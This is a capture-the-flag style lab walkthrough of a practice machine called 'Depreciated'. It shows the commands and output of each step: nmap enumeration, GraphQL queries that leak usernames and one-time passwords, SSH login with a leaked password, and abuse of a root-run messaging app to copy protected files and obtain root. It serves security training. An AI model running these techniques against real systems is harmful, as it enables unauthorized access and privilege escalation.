Enumeration:

- Nmap:

```
 ○ nmap -p- -vvv -T4 --open -Pn -oN nmap-all depreciated.pg
# Nmap 7.92 scan initiated Wed Jan 12 01:12:47 2022 as: nmap -p- -
vvv -T4 --open -Pn -oN nmap-all depreciated.pg
Nmap scan report for depreciated.pg (192.168.192.170)
Host is up, received user-set (0.090s latency).
Scanned at 2022-01-12 01:12:47 CET for 112s
Not shown: 62159 closed tcp ports (conn-refused), 3372 filtered tcp
ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
5132/tcp open  unknown syn-ack
8433/tcp open  unknown syn-ack

Read data files from: /usr/bin/../share/nmap
# Nmap done at Wed Jan 12 01:14:39 2022 -- 1 IP address (1 host up)
scanned in 112.32 seconds
```


- Port `22` SSH.

- Port `80` HTTP Server.

- Port `5132` CLI Messaging Application.

- Port `8433` Werkzeug httpd 2.0.2 (Python 3.8.10).

- Access port `80` and by reading the source code it shows that there's a Graphql application running on port `8433`:




view-source:http://depreciated.pg/

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Under Maintainence</title>
    <link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
    <script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
    <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>

    <style>
        body {
            background: #dedede;
        }
        .page-wrap {
            min-height: 100vh;
        }
    </style>
</head>
<body>

<div class="page-wrap d-flex flex-row align-items-center">
<div class="container">
    <div class="row justify-content-center">
    <div class="col-md-12 text-center">
        <span class="display-1 d-block">Under Maintainence</span>
        <div class="mb-4 lead">For sometime web UI will stay down, please use the CLI application on port 5132</div>
    </div>
    </div>
</div>
</div>

    <!--commenting the code until we fix the whole application-->
   <!--<div class="row">-->
      <!--<div class="col-lg-4 col-sm-offset-2">-->
         <!--<div class="panel panel-primary">-->
            <!--<div class="panel-heading">Login</div>-->
            <!--<div class="panel-body">-->
               <!--<div class="col-md-6">-->
               <!--<form method="post" action="http://127.0.0.1:8433/graphql?query={login(username:$uname, password:$pswd)}" enctype="multipart/form-data">-->
                     <!--<div class="form-group">-->
                        <!--<label for="uname">Username</label>-->
                        <!--<input type="text" placeholder="username" name="uname" class="form-control"><br>-->
                        <!--<label for="pswd">Password</label>-->
                        <!--<input type="text" placeholder="password" name="pswd" class="form-control"><br>-->
                        <!--<button class="btn btn-primary" type="submit">Submit</button>-->
                     <!--</div>-->
                  <!--</form>-->
               <!--</div>-->
            <!--</div>-->
            <!--<div class="panel-footer">-->
               <!--<center>-->
                  <!--<p style="font-size:2em;color: black">    </p>-->
               <!--</center>-->
            <!--</div>-->
         <!--</div>-->
      <!--</div>-->
   <!--</div>-->
</body>
</body>
</html>
```

Graphql Application on port 8533


- Checking on port `5132`:



```
bingo at kali in ~/OSCP/Labs/PG/Machines/Practice/Medium/Linux/Depreciated
 o nc -v depreciated.pg 5132
depreciated.pg [192.168.192.170] 5132 (?) open
Enter Username: admin
Enter OTP: admin
Incorrect username or password
```

we need a username and an OTP (One Time Password).

- Checking on port `8433`, we already know that we have `/graphql` on that port:



depreciated.pg:8433/graphql?query={%0A%20 q%0A}

```
{
  q
}
```

```
null
```

- Let's Do Some Enumeration :
  Send:

```
{
  listUsers
}
```

Receive:

```
{
  "data": {
    "listUsers": "['peter', 'jason']"
  }
}
```

Send:


```
{
  getOTP(username:"peter")
}
```

Receive:

```
{
  "data": {
    "getOTP": "Your One Time Password is: G8DSr9HGV9AW5lCg"
  }
}
```

We got a OTP for the user `peter` : `G8DSr9HGV9AW5lCg`


- Let's try that on port `5132`:



```
 o nc -v depreciated.pg 5132
depreciated.pg [192.168.192.170] 5132 (?) open
Enter Username: peter
Enter OTP: G8DSr9HGV9AW5lCg
$ help

list    list messages
create  create new message
exit    exit the messaging system
read    read the message with given id
update  update the message with given id
help    Show this help

$ 
```


and we are in :D

- the application allows you to list and read some messages, Let's explore it:



```
$ help

list    list messages
create  create new message
exit    exit the messaging system
read    read the message with given id
update  update the message with given id
help    Show this help

$ list
#2345          Improve the ticketing CLI syst
#1893          Staging keeps on crashing beca
#2347          [critical] The ticketing websi
#1277          Update the MySQL version, it's
#234           Hey, Please change your passwo
#0             Hey, Seriously this is getting
$ read 0
Not authorized to read
$ read 234
Message No: #234

Hey, Please change your password ASAP. You know the password policy, using weak password isn't allowed. And [redacted] is very weak, use https://password.kaspersky.com/ to check the strength of the password.

Attachment: none
$ 
```


- We Can't read some messages, but It looks like we got a password for the user `peter`, let's try to ssh:



```
 o ssh peter@depreciated.pg
peter@depreciated.pg's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 12 Jan 2022 02:30:40 AM UTC

  System load:  0.04              Processes:             243
  Usage of /:   59.8% of 9.78GB   Users logged in:       0
  Memory usage: 33%               IPv4 address for ens160: 192.168.192.170
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ id
uid=1000(peter) gid=1000(peter) groups=1000(peter)
$ whoami
peter
$ 
```

Privilege Escalation:

- Linpeas didn't give me anything only that `Graphql` application on port `8433` is running by root:




```
message+     739  0.0  0.4   7720  4604 ?        Ss   00:09   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  └─(Caps) 0x0000000020000000=cap_audit_write
root         742  3.5  3.8 603884 38968 ?        Ss   00:09   2:39 /usr/bin/python3 /usr/local/bin/flask run --host 0.0.0.0 --port 8433
root         746  0.0  1.7  29080 17676 ?        Ss   00:09   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
www-data     749  0.0  2.1  30472 21948 ?        Ss   00:09   0:00 /usr/bin/python3 /usr/bin/gunicorn --workers 3 --bind unix:our-website.sock -m 007 wsgi:app
```

- Taking a look at the source code:
  All the functions seems useless only this one:

```
def create_message(user):
    for_ = input("for: ")
    description = input("Description: ")
    num = random.randint(1000, 9999)
    author = user
    attachment = input("File: ")
    if attachment and attachment != "none" and
os.path.exists(attachment):
        with open(attachment, 'r') as f:
            data = f.read()
        basename = '/opt/depreciated/' +
os.path.basename(attachment)

        with open(basename, 'w') as f:
            f.write(data)
    else:
        attachment = "none"
    msg_info = {'id': num, 'author': author, 'description':
description, 'for': for_, 'attachment': attachment}
    MESSAGES.append(msg_info)

    with open("/opt/depreciated/messaging/msg.json", 'w') as f:
         json.dump(MESSAGES, f)
```


which allows you to add attachment file from the system to your message, and the application write the attachments to `/opt/depreciated/<FILE_NAME>`, this means if we attache `/etc/shadow` to a message, we will be able to access the `shadow` file at `/opt/depreciated/shadow` and its gonna be readable:

- Exploit:
  at first I tried to read `/root/proof.txt` and it worked:




```
$ help

list     list messages
create   create new message
exit     exit the messaging system
read     read the message with given id
update   update the message with given id
help     Show this help

$ create
for: victim
Description: pwned
File: /root/proof.txt
$ 
```

The Result:




```
peter@depreciated:/opt/depreciated$ ls
app.py  code.txt  gql.py  messaging  proof.txt  __pycache__
peter@depreciated:/opt/depreciated$ wc -c proof.txt
33 proof.txt
peter@depreciated:/opt/depreciated$
```

- Another thing come to my mind is that there's some messages we couldn't read before, let's try and read them:



```
$ create
for: root
Description: owned
File: /opt/depreciated/messaging/msg.json
$
```


The Result:



```
peter@depreciated:/opt/depreciated$ ls
app.py  code.txt  gql.py  messaging  msg.json  proof.txt  __pycache__
peter@depreciated:/opt/depreciated$ cat msg.json
[{"id": 2345, "author": "admin", "for": "dev", "description": "Improve the ticketing CLI system, because it's not updated and we will be using it for the while(until the website comes back online)."}, {"id": 18
93, "author": "mike", "for": "staging", "description": "Staging keeps on crashing because of this weird bug I am not really sure what that is but when someone tries to enter number bigger than 444463. I am not
sure why this overflow is happening. Anyone got an idea? Should we contact the dev team?"}, {"id": 2347, "author": "jason", "for": "dev", "description": "[critical] The ticketing website keeps on crashing becau
se of the parsing bug. We need to fix it ASAP. "}, {"id": 1277, "author": "admin", "for": "IT", "description": "Update the MySQL version, it's important that we do it since there are some serious vulnerabilitie
s in the current version."}, {"id": 234, "author": "jason", "for": "peter", "description": "Hey, Please change your password ASAP. You know the password policy, using weak password isn't allowed. And peter@safe
 is very weak, use https://password.kaspersky.com/ to check the strength of the password."}, {"id": 0, "author": "admin", "for": "another admin", "description": "Hey, Seriously this is getting out of hand. Your
 new password is 9[redacted]@ Please don't forget your password this time. And make sure to change this once you are in."}, {"id": 5238, "author": "peter", "description": "pwned", "for": "victim", "attachme
nt": "/root/proof.txt"}]peter@depreciated:/opt/depreciated$
```

Password

- Switch user to root using that password:



```
peter@depreciated:/opt/depreciated$ su root
Password:
root@depreciated:/opt/depreciated# id
uid=0(root) gid=0(root) groups=0(root)
root@depreciated:/opt/depreciated# whoami
root
root@depreciated:/opt/depreciated#
```

Happy Hacking!